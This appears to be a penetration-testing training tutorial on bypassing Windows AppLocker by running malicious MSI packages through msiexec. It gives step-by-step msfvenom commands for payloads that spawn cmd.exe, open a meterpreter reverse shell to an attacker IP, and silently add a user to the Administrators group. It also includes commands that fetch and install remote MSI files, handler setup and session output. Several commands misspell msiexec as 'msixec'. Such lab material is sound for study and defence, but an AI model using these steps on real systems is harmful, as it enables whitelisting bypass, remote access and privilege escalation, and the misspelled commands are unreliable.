



Windows Exploitation

MSIEXEC

Contents


Associated file formats where Applocker is Applicable	3
Challenge 1: – Bypass Applocker with .msi file to get CMD.....	4
Little-Bit more about MSI file	4
Multiple Methods to get CMD	4
Generate Malicious .msi file with Msfvenom -1st Method	4
Generate Malicious .msi file with Msfvenom -2nd Method.....	6
Generate Malicious .msi file with Msfvenom -3rd Method	7
Challenge 2: – Make a local user member of Administrators Group	9
Generate Malicious .msi file with Msfvenom -4th Method	11

Associated file formats where Applocker is Applicable

Windows applocker is a security policy that was introduced in home Windows 7 and Windows Server 2008 r2 as a method to restrict the usage of unwanted Programs. In this, an administrator can restrict the execution of the following programs:

Rule collection	Associated file formats
Executable files	.exe .com
Windows Installer files	.msi .msp .mst
Scripts	.ps1 .bat .cmd .vbs .js
Packaged apps and packaged app installers	.appx
DLL files	.dll .ocx

It depends entirely on the system admin which program or script he wants to set the applocker policy for program restriction or execution. There could be a situation where Command Prompt (cmd.exe), Powershell, dll files, batch files, Rundll32.exe, regsrv.32, regasm, and many more are blocked.



Challenge 1: – Bypass Applocker with .msi file to get CMD

Let's suppose you are in a similar situation where all the above-mentioned applications are blocked and only Windows Installer files, i.e., those with **the .msi extension, are allowed** to run without any restrictions.

Then how will you use an MSI file to bypass these restrictions and get a full privilege shell?

Little-Bit more about MSI file

The **MSI** name comes from the original title of the program, **Microsoft Installer**. Since then the name has changed to **Windows Installer**. An MSI file extension file is a Windows Package Installer. An installation package contains all the information required to install or uninstall an application by Windows Installer. Each installation package contains a **.msi file**, which contains an installation database, a summary information stream and data streams for different parts of the installation.

The Windows Installer technology is divided into two parts that work in combination; these include a client-side installer service (Msiexec.exe) and a Microsoft Software Installation (MSI) package file. The Windows Installer uses information contained in a package file to install the program.

The Msiexec.exe program is a component of Windows Installer. When it is called by Setup, Msiexec.exe uses Msi.dll to read the package (.msi) files, apply any transform (.mst) files, and incorporate command-line options supplied by Setup. The installer performs all installation-related tasks, including copying files to the hard disk, making registry modifications, creating shortcuts on the desktop, and displaying dialogue boxes to prompt for user installation preferences when necessary.

When Windows Installer is installed on a computer, it changes the registered file type of .msi files so that if you double-click a .msi file, Msiexec.exe runs with that file.

Each MSI package file contains a relational-type database that stores instructions and data required to install (and remove) the program across many installation scenarios.

Multiple Methods to get CMD

Generate Malicious .msi file with Msfvenom -1st Method

Now let's open a new terminal on the Kali machine and generate a malicious MSI Package file named cmd.msi to get a command prompt through it by utilising the Windows/exec payload as follows:


```
msfvenom -p windows/exec CMD=cmd.exe -f msi > cmd.msi
python -m SimpleHTTPServer 80
```

Now transfer the cmd.msi file to your Windows machine to obtain the command prompt shell as an administrator. Here we have used a Python HTTP server for sharing the file on the network.


```
root@kali:~# msfvenom -p windows/exec CMD=cmd.exe -f msi > cmd.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 192 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once you have downloaded the.msi file on your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the msi file with msixec.exe inside the run prompt.

Syntax: msixec /quiet /i
msixec /quiet /i C:\Users\raj\Desktop\cmd.msi



As soon as you will hit the above-mentioned command inside run prompt, you will get the Command Prompt.



Generate Malicious .msi file with Msfvenom -2nd Method

Note: Even if you rename the cmd.msi file in another extension, it will bypass the rule.


Repeat the above to generate an MSI file with the same payload as msfvenom and named cmd.png. Since I already have a cmd.msi file in my kali, I rename it as **cmd.png** and used the python server to transfer it.

```
mv cmd.msi cmd.png
python -m SimpleHTTPServer 80
```


```
root@kali:~# mv cmd.msi cmd.png
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once you have downloaded the cmd.png file (which is actually a .msi file) on your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the .msi file with msixec.exe inside the run prompt.

```
Syntax: msixec /q /i
msixec /q /i http://192.168.1.107/cmd.png
```



As soon as you will hit the above-mentioned command inside run prompt, you will get the Command Prompt.



Generate Malicious .msi file with Msfvenom -3rd Method

In the above methods, we obtain a command prompt by utilising the Windows/exec payload, but now we will use Windows/meterpreter/reverse_tcp payload to get a full-privilege command shell via meterpreter sessions.


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f  
msi > shell.msi
```

Now again, transfer the shell.msi file to your Windows machine to obtain the command prompt shell as an administrator and **start multi/handler**. Here we have used a Python HTTP server for sharing the file on the network.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Once you have downloaded the shell.msi file on your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the .msi file with msixec.exe inside the run prompt.

Syntax: msixec /q /i
msixec /q /i http://192.168.1.107/shell.msi



As soon as you hit the above-mentioned command inside the run prompt, you will get the Command Prompt via the meterpreter session using this exploit.

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.107
set lport 1234
exploit
shell
sysinfo


```

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.102:49228) at

meterpreter > sysinfo ↩
Computer      : WIN-ELDTK41MUNG
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > shell ↩
Process 1740 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>


```

Challenge 2: – Make a local user member of Administrators Group


Let's suppose you are in a similar situation where all the above-mentioned applications are blocked and only Windows Installer file i.e. the **.msi extension is allowed** to run without any restrictions.

Then how will you use an MSI file to bypass these restrictions to make a local user a member of the Administrators Group where cmd.exe is a block?

Note: Here aaru is a local user account which is not non-administrative user account as shown below:



Due to applocker execution rule policy, cmd.exe is blocked on the local machine. Therefore, we cannot use the command prompt to add aaru to the administrator group.



Generate Malicious .msi file with Msfvenom -4th Method

Generate an MSI package as admin.msi with the windows/exec payload that sends a command instructing to add local admin privileges for the user "aaru" to the target machine.

```
msfvenom -p windows/exec CMD='net localgroup administrators aaru /add' -f msi > admin.msi
```


Now transfer the admin.msi file to your Windows machine to add aaru to the administrator's group. Here we have used a Python HTTP server for sharing the file on the network.

```
root@kali:~# msfvenom -p windows/exec CMD='net localgroup administrators aaru /add' -f msi > admin.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


Once you have downloaded the admin.msi file to your local machine (Windows OS where cmd.exe is blocked by admin), you can use the following syntax to run the admin.msi file with msixec.exe inside the run prompt.

Syntax: `msiexec /q /i`

`msiexec /q /i http://192.168.1.107/admin.msi`



As soon as you hit the above-mentioned command inside the run prompt, you can ensure that the aaru user has become part of the administrator's account.



Hopefully, it will become clear to you how you can use a .msi file to compromise an operating system where cmd.exe and other applications are blocked by the administrator.

References:

<https://support.microsoft.com/en-gb/help/310598/overview-of-the-windows-installer-technology>

<https://oddvar.moe/2017/12/13/applocker-case-study-how-insecure-is-it-really-part-1/>

JOIN OUR TRAINING PROGRAMS

